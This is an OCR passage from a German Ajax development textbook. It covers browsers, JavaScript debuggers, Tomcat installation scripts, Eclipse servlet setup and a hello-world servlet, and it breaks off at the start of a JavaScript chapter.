Seit dem Ende des Browser-Wars, aus dem der *Internet Explorer* als Sieger hervorging, hat sich einiges getan. Der damalige Konkurrent Netscape hat sich inzwischen zwar aus dem Browsergeschäft zurückgezogen, doch nicht ohne vorher noch die Mozilla Organisation zu gründen, die inzwischen als Mozilla Foundation bekannt ist und unter deren Leitung der *Firefox* Browser entwickelt wird. Firefox ist bislang der einzige Browser, der gegenüber dem Internet Explorer größere Marktanteile gewinnen konnte. Immerhin gibt es drei weitere Mitspieler im Browser-Geschäft, die hier noch erwähnt werden sollten. Der wichtigste Browser auf dem Mac ist zurzeit *Safari*. Safari nutzt die HTML-Rendering-Engine des *Konqueror* Browsers, der vor allem auf Unix- bzw. Linux-Betriebssystemen anzutreffen ist. Außerdem zu erwähnen ist der aus Norwegen stammende *Opera* Browser. Während Opera auf dem PC und Mac bisher nur eine relativ kleine Anhängerschaft besitzt, konnte der Browser

im Bereich der mobilen Endgeräte inzwischen größere Erfolge verzeichnen. Außerdem hat Opera inzwischen im Konsolenmarkt Fuß gefasst und bietet nun eine Version des Browsers für die Nintendo Wii Spielkonsole an.

Web-Standards

Allen Konkurrenten des Internet Explorer gemein ist die gute Unterstützung von Web-Standards. Dies hat letztlich auch bei Microsoft zu einem Umdenken geführt und so erschien Ende 2006 nach Jahren des Stillstands eine neue Version des Internet Explorers, die nun ebenfalls eine gute Unterstützung von Web-Standards bietet. Bis allerdings ein Großteil der Web-User auf die neue Version umgestellt hat, wird erfahrungsgemäß noch einige Zeit vergehen. So ist beispielsweise selbst heute noch eine beachtliche Zahl an Web-Usern zu verzeichnen, die mit dem zur Drucklegung dieses Buchs acht Jahre alten Internet Explorer 5 im Web unterwegs sind. Es sind jedoch nicht nur die veralteten Browser, die dem Web-Entwickler das Leben schwer machen – auch aktuelle Browser verhalten sich nicht alle gleich.

Mehrere Browser zum Testen

Bis vor einigen Jahren war es noch durchaus üblich, Web-Anwendungen auf einen einzelnen Browser zuzuschneiden. Benutzer anderer Browser schauten dann in die Röhre. Heute jedoch wird von Web-Anwendungen *Cross-Browser-Kompatibilität* verlangt. Ein Web-Entwickler muss sich dafür eine Sammlung der gängigsten Browser anlegen und ständige Tests durchführen. Das ist zwar mühselig, zahlt sich in der Regel aber aus: Wer viele Browser unterstützt, hat auch eine große potenzielle Anwendergemeinde.

3.1.1 Browser-Versionen

Welche Browser soll ich installieren?

In einem gedruckten Buch über Browser-Versionen zu sprechen ist angesichts des rapiden Fortschritts in diesem Bereich immer etwas problematisch. Allgemein kann man jedoch sagen, dass Sie sich auf jeden Fall alle für Ihr Betriebssystem verfügbaren „mainstream"-Browser installieren sollten. Als Windows- oder Mac-User haben Sie dabei die größte Auswahl. Unter beiden Betriebssystemen laufen neben dem Internet Explorer auch Firefox, Opera und Safari. Die MacOS-Version des Internet Explorers ist allerdings etwas in die Jahre gekommen und wird von Microsoft nicht mehr weiterentwickelt. Leider ist es dadurch auch praktisch unmöglich, anhand der Mac-Version verlässliche Aussagen über das Verhalten der Windows-Version zu treffen.

Um auch mit Browsern testen zu können, die für Ihr Betriebssystem nicht zur Verfügung stehen, können Sie sich häufig mit virtuel-

len Maschinen behelfen. Dort installieren Sie dann einfach ein zweites Betriebssystem und können so bequem und ohne einen zweiten Rechner anschaffen zu müssen auf weitere Browser zurückgreifen.

Browser-Downloads und weitere Informationen finden Sie unter WebCode →*browser*. Wo Sie Virtualisierungs-Software herunterladen können, erfahren Sie unter WebCode →*virtualisierung*.

3.1.2 Browser-Erweiterungen für Web-Entwickler

Praktisch alle modernen Browser lassen sich über Plugins mit neuer Funktionalität versehen. Waren diese Plugins bislang vor allem auf normale Anwender zugeschnitten, so gibt es inzwischen auch einige Plugins speziell für Web-Entwickler.

Web-Developer-Toolbars

Ein gutes Beispiel hierfür sind die sogenannten Web-Developer-Toolbars. Sie richten sich im Browser als Symbolleiste ein und bieten Web-Entwicklern interessante Möglichkeiten. So können Sie auf Knopfdruck JavaScript oder CSS deaktivieren, Bilder ein- und ausblenden, die Gültigkeit Ihres HTML-Quelltextes validieren oder sich die HTTP-Antwort-Header Ihrer Seite anzeigen lassen. Web-Developer-Toolbars gibt es inzwischen für Firefox, Internet Explorer und Opera.

DOM-Inspector für den Mozilla Firefox

Eine praktische Erweiterung für Firefox ist der *DOM-Inspector*. Mit ihm lässt sich die Struktur einer HTML-Seite inspizieren. Das funktioniert sogar dann, wenn Seitenelemente dynamisch aus JavaScript heraus erzeugt wurden. Das Add-on wird mit dem Firefox Browser ab Version 1.5 ausgeliefert, standardmäßig jedoch nicht sofort installiert. Wenn Sie Firefox installieren, wählen Sie „benutzerdefinierte“ als Installationsart und vergewissern Sie sich, dass die Option „DOM-Inspector“ ausgewählt ist. Sollten Sie Firefox bereits installiert haben, klicken Sie auf „Extras“ und suchen Sie dort den Menüpunkt „DOM Inspector“. Sollte er fehlen, bleibt Ihnen nichts anderes übrig als Firefox neu zu installieren.

Download-Links zu den Erweiterungen finden Sie unter WebCode →*browsererweiterung*.

3.1.3 JavaScript-Debugger

Für die Sprache JavaScript existieren inzwischen verschiedene Debugger, die entweder als Browser-Plugin oder als eigenständige Anwendung helfen, Scriptfehler aufzuspüren. Im Folgenden werden die vier wichtigsten JavaScript-Debugger vorgestellt.

3.1.3.1 Microsoft Internet Explorer

Script Debugger vs. Script Editor vs. Visual Web Developer

Wenn Sie den Microsoft Internet Explorer verwenden, haben Sie die Wahl zwischen drei verschiedenen Debuggern. Der *Microsoft Script Debugger* kann von der Microsoft Website kostenlos heruntergeladen werden (WebCode →*scriptdebugger*) und bietet eine rudimentäre Debugging-Funktionalität. Leider ist das Programm inzwischen stark in die Jahre gekommen, neigt zu Abstürzen und wird von Microsoft nicht mehr unterstützt. Stattdessen empfiehlt Microsoft den *Microsoft Script Editor*, der in der Tat eine hervorragende Debugging-Funktionalität bietet, oder *Visual Web Developer Express* (WebCode →*visualwebdeveloper*), dessen Debugging-Funktionen weitestgehend mit denen des Script Editors übereinstimmen.

Aus unerfindlichen Gründen kann der Microsoft Script Editor nicht bei Microsoft heruntergeladen werden. Stattdessen wird das Programm ausschließlich mit Microsoft Office ab Version 10 und Microsoft Frontpage ab Version 4 ausgeliefert, dort allerdings bei einer Standardinstallation nicht gleich installiert. Um den Microsoft Script Editor zu installieren, müssen Sie sich bei einer Neuinstallation von Office bzw. Frontpage also vergewissern, dass für das Paket „Microsoft-Skript-Editor“ einschließlich aller Unterpakete die Option „Vom ‚Arbeitsplatz‘ ausführen“ gewählt ist. Das Paket finden Sie in der Kategorie „Office-Tools“.




Abb. 3.1 Microsoft Script Editor bei der Office Installation hinzuwählen

Nachträgliche Installation

Wenn Sie Office oder Frontpage bereits installiert haben, können Sie den Microsoft Script Editor auch nachträglich hinzuinstallieren. Hierzu müssen Sie in der Systemsteuerung von Windows den Punkt „Software“ (unter Windows Vista „Programme“ und dann „Programme und Funktionen“) wählen, dort entsprechend Office oder Frontpage selektieren und dann auf „Ändern/Entfernen“ (unter Windows Vista heißt die Schaltfläche nur „Ändern“) klicken. Es öffnet sich das entsprechende Installationsprogramm, über das Sie den Microsoft Script Editor dann analog zur Neuinstallation hinzufügen können.

Die Debugging-Unterstützung im Internet Explorer aktivieren

Ist das Programm einmal installiert, müssen Sie zunächst noch die Debugging-Unterstützung des Internet Explorers aktivieren. Dazu klicken Sie auf den Menüpunkt „Extras“ und wählen dort den Punkt „Internetoptionen“ aus. Klicken Sie in dem nun erscheinenden Dialogfenster dann auf den Reiter „Erweitert“ und entfernen Sie dort unterhalb von „Browsing“ die Häkchen vor „Skripdebugging deaktivieren (Andere)“ und „Skriptdebugging deaktivieren (Internet Explorer)“, falls diese gesetzt sind.

Wenn Sie mit Windows arbeiten und eine Kopie von Office oder Frontpage besitzen, sollten Sie sich den Microsoft Script Editor auf jeden Fall einmal ansehen, selbst wenn Sie normalerweise nicht den Internet Explorer verwenden. Zwar sind die im Folgenden vorgestellten Debugger für Firefox durchaus empfehlenswert, sie reichen jedoch nicht an den Microsoft Script Editor heran.

3.1.3.2 Mozilla Firefox

Venkman aus dem Hause Mozilla

Für den Firefox gibt es momentan zwei JavaScript-Debugger zur Auswahl. Der ältere der beiden heißt *Venkman*. Venkman bietet alles, was man von einem Debugger erwartet und integriert sich sehr gut in den Browser. Das Firefox Add-On wird von Mozilla selbst entwickelt und kann von der Website kostenlos heruntergeladen werden (WebCode →*venkman*).

FireBug ist Debugger und Toolsammlung in einem

Eine populäre Alternative zu Venkman ist *Firebug*. Diese Firefox-Extension ist leichtgewichtig, einfach zu bedienen und bietet neben einem guten JavaScript-Debugger außerdem noch eine Vielzahl weiterer Entwickler-Tools. Darunter befinden sich eine Konsole, ein DOM-Inspektor, ein Netzwerk-Monitor und vieles mehr. Firebug ist wie Venkman kostenlos und quelloffen (WebCode →*firebug*).

3.2 Web-Server

Wahl des Web-Servers

Auch wenn der Web-Server bei einer Ajax-Anwendung je nach deren Aufbau eine unterschiedlich große Rolle spielt, bleibt er doch in jedem Fall unverzichtbar. Welchen Web-Server Sie jedoch wählen, hängt letztlich nur von Ihren Vorlieben und den Anforderungen Ihrer Applikation ab. JavaScript- und HTML-Dokumente ausliefern können praktisch alle Web-Server. Interessant wird es, wenn der Web-Server Anfragen des Clients empfangen und verarbeiten soll. Hierzu muss die Möglichkeit bestehen, auf dem Server Programmcode auszuführen. Ob dies nun in Form eines PHP-Skripts oder einer mehrschichtigen JEE (Java Enterprise Edition) Anwendung erfolgt, spielt dabei, zumindest für den Client, keine Rolle.

Da es sehr viele verschiedene Web-Server gibt und das Thema Web-Server nur ein Aspekt von Ajax ist, kann an dieser Stelle verständlicherweise nicht umfassend darauf eingegangen werden. Stattdessen befassen wir uns, quasi exemplarisch, mit dem Apache Tomcat, der sowohl HTTP-Server als auch Servlet-Container ist. Woher Sie den Apache Tomcat beziehen können und wie Sie ihn einrichten, erfahren Sie im nächsten Abschnitt.

3.2.1 Apache Tomcat

Bezug zum Apache Web-Server

Wie der Name vielleicht erahnen lässt, ist der Apache Tomcat ein Abkömmling des Apache-Webservers, der als Open-Source-Projekt von der Apache Software Foundation entwickelt wird. Tatsächlich wird der Apache Tomcat, obwohl er auch „stand-alone“ eingesetzt werden kann, in Produktivsystemen häufig mit einem vorgeschalteten Apache-Webserver betrieben. Für unsere Zwecke reicht jedoch ein einfacher Tomcat bereits vollkommen aus. Die Installation und Konfiguration gestaltet sich dementsprechend einfach:

Installation von Apache Tomcat

Stellen Sie zunächst sicher, dass Sie ein JDK (Java Development Kit) ab Version 1.5 installiert haben. Sollte dies nicht der Fall sein, finden Sie unter WebCode →*jdk* die nötigen Dateien. Die herkömmliche Java-Runtime ist hier nicht ausreichend.

Laden Sie sich dann den Apache Tomcat für Ihr Betriebssystem herunter (WebCode →*tomcat*) und entpacken Sie das Tomcat-Archiv in einen Ordner auf Ihrer Festplatte. Tomcat erwartet beim Start zwei Umgebungsvariablen, die zum einen den Pfad zu Tomcat selbst und zum anderen zum JDK angeben. Um das Anlegen der Umgebungsvariablen zu automatisieren, können Sie sich unter Win-

dows eine Batchdatei und unter Linux bzw. Mac OS ein Shellskript anlegen. Die Windows Batchdatei sieht beispielsweise so aus:

```
set JAVA_HOME=C:\Programme\jdk1.6.0-01
set CATALINA_HOME=C:\Programme\⇨
  jakarta-tomcat-5.0.30
call "%CATALINA_HOME%\bin\startup.bat" ❶
```

Die Pfadangaben müssen dabei natürlich individuell angepasst werden. Zum Beenden des Tomcats sollten Sie eine zweite Batchdatei anlegen, bei der Sie den Aufruf von *startup.bat* ❶ durch einen Aufruf der Datei *shutdown.bat* ersetzen.

Ein entsprechendes Shellskript für Linux bzw. Mac OS könnte wie folgt aussehen:

```
export JAVA_HOME=/usr/local/jdk1.6.0-01
export CATALINA_HOME=/usr/local/⇨
  jakarta-tomcat-5.0.30
$CATALINA_HOME/bin/startup.sh ❶
```

Analog zur Windows Batchdatei müssen hier ebenfalls die Pfade angepasst und muss ein zweites Skript für das Beenden des Servers angelegt werden. Letzteres erreichen Sie, indem Sie den Aufruf von *startup.sh* ❶ einfach in *shutdown.sh* abändern.




Abb. 3.2 Die Willkommensseite bestätigt, dass Tomcat korrekt installiert wurde

Starten Sie nun Tomcat über die entsprechende Batchdatei bzw. das entsprechende Shellskript, öffnen Sie ein Browser-Fenster und geben Sie dort die folgende URL in die Adresszeile ein:

```
http://localhost:8080/
```

Besonderer Port

Tomcat „lauscht" standardmäßig nicht wie gewohnt auf Port 80 sondern auf 8080, folglich muss der Port bei jeder Anfrage mit angegeben werden. Sofern Tomcat korrekt eingerichtet wurde, sollte nun die in Abb. 3.2 gezeigte Seite erscheinen.

3.3 Die Eclipse-IDE

Warum IDEs?

Für die Entwicklung großer Web-Applikationen ist der Einsatz einer maßgeschneiderten Entwicklungsumgebung heute unerlässlich. Gute IDEs (Integrated Development Environment) unterstützen den Entwickler in vielerlei Hinsicht: Sie verwalten Projekte und Versionen, helfen bei der Fehlersuche und erleichtern die Programmierung durch automatische Vervollständigung und Direkthilfen.




Abb. 3.3 Mit dem Plugin JSEclipse versteht die Eclipse IDE auch JavaScript

Welche Entwicklungsumgebung die richtige für Sie ist, hängt von Ihren Anforderungen und Vorlieben ab. In der Industrie werden Sie aber inzwischen immer häufiger *Eclipse* antreffen. Die quelloffene

und kostenlose IDE wird von einer Reihe großer Firmen, allen voran IBM, unterstützt und ist inzwischen die am häufigsten eingesetzte Entwicklungsumgebung für die Java-Programmierung (WebCode →*eclipse*). Große Besonderheit der IDE ist ihre Plugin-Architektur, über die das System beliebig erweitert werden kann. Inzwischen existieren Plugins für eine Vielzahl von Programmiersprachen, darunter auch mehrere für JavaScript.

JavaScript-Plugin für Eclipse

Besonders erwähnenswert ist hierbei das kostenlose *JSEclipse*-Plugin, welches in der Zwischenzeit von Adobe aufgekauft wurde. Mit dem Plugin erhalten Sie einen sehr guten JavaScript-Editor mit Autovervollständigungs- und Direkthilfe-Funktionen, Codevorlagen und vielem mehr (WebCode →*jseclipse*).

Die Web Tools Platform

Da sich die Beispiele in diesem Buch zum Teil mit Servlets befassen, ist es ratsam, sich auch hierfür die passenden Plugins zuzulegen. Eclipse verfügt zwar standardmäßig bereits über einen hervorragenden Editor für Java, allerdings fehlen spezielle Tools zum Deployment und Testen von Servlets. Die Eclipse Web Tools Platform (WTP) schließt diese Lücke und liefert darüberhinaus eine ganze Reihe von Editoren und Tools für die Web-Entwicklung mit. Die WTP erhalten Sie entweder als Eclipse-Plugin oder als Eclipse-Distribution (WebCode →*wtp*).

3.3.1 Servlets entwickeln mit Eclipse

Ein Hallo-Welt-Servlet


Dank der Web Tools Platform ist die Entwicklung von Servlets mit Eclipse recht einfach. Damit Sie die Servlet-Beispiele in späteren Kapiteln selbst ausprobieren können, soll an dieser Stelle einmal exemplarisch ein einfaches „Hallo Welt"-Servlet entwickelt werden. Starten Sie dazu zunächst Eclipse. Beim ersten Start werden Sie aufgefordert, einen sogenannten Workspace anzugeben. Hierbei handelt es sich um ein Verzeichnis auf Ihrer Festplatte, in dem Ihre Eclipse-Projekte abgelegt werden. Eine Besonderheit von Eclipse ist, dass es mit mehreren solchen Workspaces umgehen kann. So können Sie beispielsweise verschiedene Workspaces für unterschiedliche Programmiersprachen oder Applikationsserver anlegen, aber auch einfach zusammenhängende Projekte in einem Workspace zusammenfassen.

Anlegen eines neuen Projekts

Nachdem Sie einen Workspace ausgewählt haben, erscheint der Willkommensbildschirm von Eclipse. Schließen Sie den Bildschirm, indem Sie auf den geschwungenen Pfeil klicken („Go to the Workbench"). Das Programmfenster von Eclipse ist in verschiedene Felder, sogenannte Views unterteilt. Am linken Rand des Fensters

finden Sie den „Package Explorer“. Dieser zeigt Ihnen eine hierarchische Ansicht aller Projekte und der darin enthaltenen Java-Pakete und -Klassen.

Abb. 3.4 Anlegen eines neuen Projekts



Klicken Sie mit der rechten Maustaste in den weißen Bereich unterhalb des Reiters „Package Explorer“ und wählen Sie im Kontextmenü den Punkt „New“ und dann „Other…“. Sie erhalten nun eine Übersicht aller „Wizards“ (sehr frei übersetzt „Assistenten“), die Sie bei der Erstellung neuer Projekte oder Dokumente unterstützen. Wählen Sie im Ordner „Web“ den Punkt „Dynamic Web Project“ und klicken Sie auf „Next“. Geben Sie in das oberste Feld einen Namen für Ihr Projekt ein und klicken Sie dann auf die „New…“-Schaltfläche im Feld „Target Runtime“. Hier können Sie nun eine Laufzeitumgebung für Ihr Web-Projekt angeben. Die Laufzeitumgebung setzt sich dabei aus der Java-Runtime und dem Applikationsserver zusammen. In unserem Fall wählen wir aus dem Ordner „Apache“ den „Apache Tomcat v5.5“ (wählen Sie hier die Version, die Sie zuvor installiert haben) und klicken dann auf „Next“. Wählen Sie nun über den „Browse“-Button das Verzeichnis, in dem Sie Tomcat installiert haben, und klicken Sie dann auf „Finish“. Ein weiterer Klick auf „Finish“ und Ihr Web-Projekt wird angelegt. Wenn Sie gefragt werden, ob Sie in die J2EE-Perspektive wechseln möchten, sollten Sie mit „Yes“ bestätigen. In der J2EE-Perspektive werden andere Views angezeigt als in der Java-Perspektive. Diese Views sind auf die Entwicklung von Web-Applikationen ausgelegt und damit für unsere Zwecke genau richtig.

Verzeichnisstruktur

Am rechten Rand des Eclipse-Fensters sollten Sie nun den „Project Explorer“ sehen und dort auch das gerade angelegte Projekt vorfinden. Wenn Sie den Projekt-Ordner einmal aufklappen, werden Sie erkennen, dass Eclipse bereits einige Ordner und Dateien für Sie angelegt hat. Besonders erwähnenswert ist dabei der Ordner

WebContent, in dem sich zwei Unterordner „META-INF“ und „WEB-INF“ befinden sollten. Im Ordner „WEB-INF“ wiederum befindet sich die Datei „web.xml“, die eine besondere Bedeutung hat: wenn Sie Ihr Web-Projekt „deployen“[3], also alle Java-Klassen kompilieren, in ein Web-Archiv verpacken und dann letztendlich dem Apache Tomcat zur Verfügung stellen, entnimmt dieser der Datei „web.xml“ einige wichtige Informationen. Die Datei „web.xml“ legt fest, welche Servlets es gibt, welche Java-Klassen zu den einzelnen Servlets gehören und wie Servlets an URLs zu binden sind. Da es sich bei der Datei um ein gewöhnliches XML-Dokument handelt, können Sie es natürlich auch von Hand editieren. Allerdings nimmt Ihnen die Web Tools Platform diese Arbeit weitestgehend ab.

Ein neues Servlet erstellen

Um nun wirklich ein Servlet zu erstellen, klicken Sie mit der rechten Maustaste auf Ihr Projekt, wählen Sie wieder „New“, dann „Other…“ und schließlich in dem bereits bekannten Dialogfenster im Ordner „Web“ den Punkt „Servlet“. Klicken Sie dann auf „Next“. Nun können Sie ein Java-Package und einen Klassennamen angeben. Das Package dient als Namensraum für Ihre Klassen und sollte daher einzigartig sein. Zu diesem Zweck nimmt man meist eine URL, etwa die URL des eigenen Unternehmens, und dreht diese um. Aus „webprojekt.mustersoft.com“ wird so zum Beispiel „com.mustersoft.webprojekt“. Geben Sie nun noch einen Klassennamen ein, etwa „HelloServlet“, und klicken Sie auf „Next“.

Auf der nächsten Seite können Sie Initialisierungsparameter und URL-Mappings einrichten. Die Initialisierungsparameter werden in der bereits erwähnten „web.xml“ abgelegt und können dann von Ihrem Servlet abgefragt werden. Diese Option ist für uns momentan jedoch nicht interessant. Im Feld „URL-Mappings“ können Sie ihrem Servlet eine oder mehrere URLs zuordnen. Diese werden dann ebenfalls in der „web.xml“ abgelegt. Der Servlet-Assistent legt jedoch von sich aus bereits ein URL-Mapping an, bei dem einfach der Klassenname in der URL aufgenommen wird. Da dies für unsere Zwecke ausreicht, können Sie diese Seite also einfach mit „Next“ überspringen.

Zu guter Letzt können Sie nun noch einige Einstellungen für Ihr Servlet vornehmen. Anhand dieser Einstellungen generiert Ihnen der Assistent dann Java-Code und spart Ihnen somit etwas Schreibarbeit. Hier können Sie beispielsweise die Sichtbarkeit Ihrer Klasse festlegen, aber auch über welche Methoden Ihre Klasse verfügen soll. Die Methoden `doPost`, `doGet`, `doPut` und `doDelete` stehen dabei

[3] Das englische Wort „deployment“ ist im Kontext von Software am ehesten als „Bereitstellen“ zu verstehen.

für die verschiedenen HTTP-Anfragearten. Da wir im Moment nur GET-Anfragen bearbeiten möchten, können Sie das Häkchen bei `doPost` entfernen. Klicken Sie dann auf „Finish“.

Erzeugen einer Ausgabe

Im Hauptfenster von Eclipse sollte sich nun ein neuer Editor geöffnet haben, der Ihnen den für Ihr Servlet bereits generierten Code anzeigt. Bewegen Sie Ihre Einfügemarke in die Methode `doGet` und fügen Sie den folgenden Code ein:

```
PrintWriter out = response.getWriter();
out.println("Hallo Servlet");
```

Eclipse wird Ihnen nun den Bezeichner „PrintWriter“ rot unterkringeln, da Sie diese Klasse noch nicht importiert haben. Klicken Sie auf das kleine „X“ neben der unterkringelten Zeile und wählen Sie dann „Import PrintWriter (java.io)“. Eclipse generiert Ihnen dann die nötige `import`-Anweisung.

Testen des Servlets

Nun wird es Zeit, das Servlet einmal zu testen. Klicken Sie dazu mit der rechten Maustaste auf Ihr Projekt und wählen Sie dort „Run As“ und dann „Run on Server“. In dem nun erscheinenden Dialogfenster ist der Apache Tomcat bereits vorausgewählt. Sie müssen also nur noch auf „Finish“ klicken. Eclipse kompiliert nun Ihre Java-Klasse und schickt Sie, zusammen mit den dazugehörigen Meta-Daten an den Tomcat. Sollte dieser noch nicht laufen, so nimmt Ihnen Eclipse sogar das Starten ab. Schließlich öffnet sich innerhalb von Eclipse eine Browser-View, in dem nun Ihr Projekt angezeigt wird. Da wir allerdings bisher noch keine Startseite festgelegt haben, erscheint hier lediglich eine Fehlermeldung. Um nun Ihr Servlet aufzurufen, müssen Sie an die URL in der Adresszeile des Browsers noch den Klassennamen anhängen, also etwa „HelloServlet“. Sie sollten nun die Ausgabe „Hallo Servlet“ erhalten.

Automatische Veröffentlichung

Wenn Sie nun Ihr Servlet ändern, also etwa den Text „Hallo Servlet“ in „Hallo Welt“ ändern, so erkennt Eclipse die Änderung automatisch, kompiliert Ihre Klasse neu und schickt Sie wieder an den Tomcat. Das kann zwar einige Sekunden dauern, ermöglicht Ihnen aber ein schnelles Testen Ihrer Servlets, ohne dass Sie dazu den Server neu starten müssten.

4 JavaScript Grundlagen

Web-Anwendungen entwickeln sich immer mehr zu Rich-Clients und damit wächst auch die Bedeutung von JavaScript. Wer, ohne ständig an die Grenzen irgendwelcher Frameworks zu geraten, Ajax-Anwendungen entwickeln will, muss JavaScript beherrschen. In diesem Kapitel erhalten Sie eine Einführung in JavaScript, erfahren, worin sich JavaScript von anderen Programmiersprachen unterscheidet und wie Sie sich diese Besonderheiten zunutze machen können.

4.1 Eine Sprache neu entdeckt

JavaScript gewinnt an Ansehen

JavaScript hat einen bemerkenswerten Wandel durchgemacht, ohne dass sich die Sprache selbst nennenswert verändert hätte. Galt JavaScript noch vor einigen Jahren in erster Linie als eine primitive Skriptsprache mit wenigen sinnvollen Einsatzgebieten, so wird sie heute von immer mehr Entwicklern als eine ernst zu nehmende objektorientierte Sprache angesehen und auch in großem Umfang eingesetzt. Dieser späte Wandel ist nicht zuletzt den Ajax-Pionieren wie etwa Google zu verdanken, die mit eindrucksvollen Anwendungsbeispielen zum Teil auch die größten Skeptiker von JavaScript überzeugen konnten. Darüber hinaus setzen sich zahlreiche JavaScript-Enthusiasten dafür ein, das Ansehen der Sprache zu verbessern und Missverständnisse auszuräumen.

JavaScript ist nicht Java

Eine der häufigsten Annahmen, die Entwickler machen, wenn sie sich das erste Mal mit JavaScript auseinandersetzen, ist, dass es sich bei der Sprache um eine vereinfachte Version von Suns Java handelte. Nicht zuletzt weil Netscape sich damals aus Marketing-Gründen für den Namen JavaScript entschieden hat, liegt diese Vermutung nahe – sie ist jedoch fern jeder Realität. Tatsächlich hat JavaScript einen großen Teil seiner Syntax und auch die meisten Benennungskonventionen mit Java gemeinsam. Konzeptionell jedoch ist JavaScript viel eher bei funktionalen Sprachen wie Lisp oder Scheme anzusiedeln. Heutzutage, wo objektorientierte Sprachen wie C++,

Java und C# den Markt dominieren, wird leicht vergessen, dass die objektorientierte Programmierung nur eines von vielen Paradigmen ist und dass die populären objektorientierten Sprachen wegen ihres Universalitätsanspruches spezielle Aufgaben oftmals nur sehr umständlich bewältigen können. Die Architekten dieser Sprachen haben dieses Problem längst erkannt und so gibt es beispielsweise in neueren Versionen von C# das Konzept der anonymen Funktionen, welches aus der funktionalen Programmierung übernommen wurde.

Funktional und Objektorientiert

Die Sprache JavaScript beinhaltet gleichermaßen Konzepte aus der funktionalen und der objektorientierten Programmierung und bietet so in vielerlei Hinsicht eine größere Ausdrucksstärke als beispielsweise C++ oder Java. Insbesondere aber weil JavaScript nicht paradigmentreu ist, halten die meisten Einsteiger die Sprache zunächst für rein prozedural. Selbst Entwickler, die seit Jahren immer wieder mit JavaScript arbeiten, wissen oft nicht um deren objektorientierte Konzepte. Dazu trägt auch bei, dass selbst von vermeintlichen Fachleuten noch immer die Ansicht vertreten wird, JavaScript sei nicht objektorientiert, sondern nur „Objekt-basiert". Sobald Sie das folgende Kapitel gelesen haben, werden Sie sich selbst ein Bild davon gemacht haben, dass solche Aussagen keinesfalls richtig sind und dass sich JavaScript durchaus auch für die Entwicklung komplexer Web-Applikationen eignet.

4.2 Vergleich mit Java

Syntaktisch sehr ähnlich

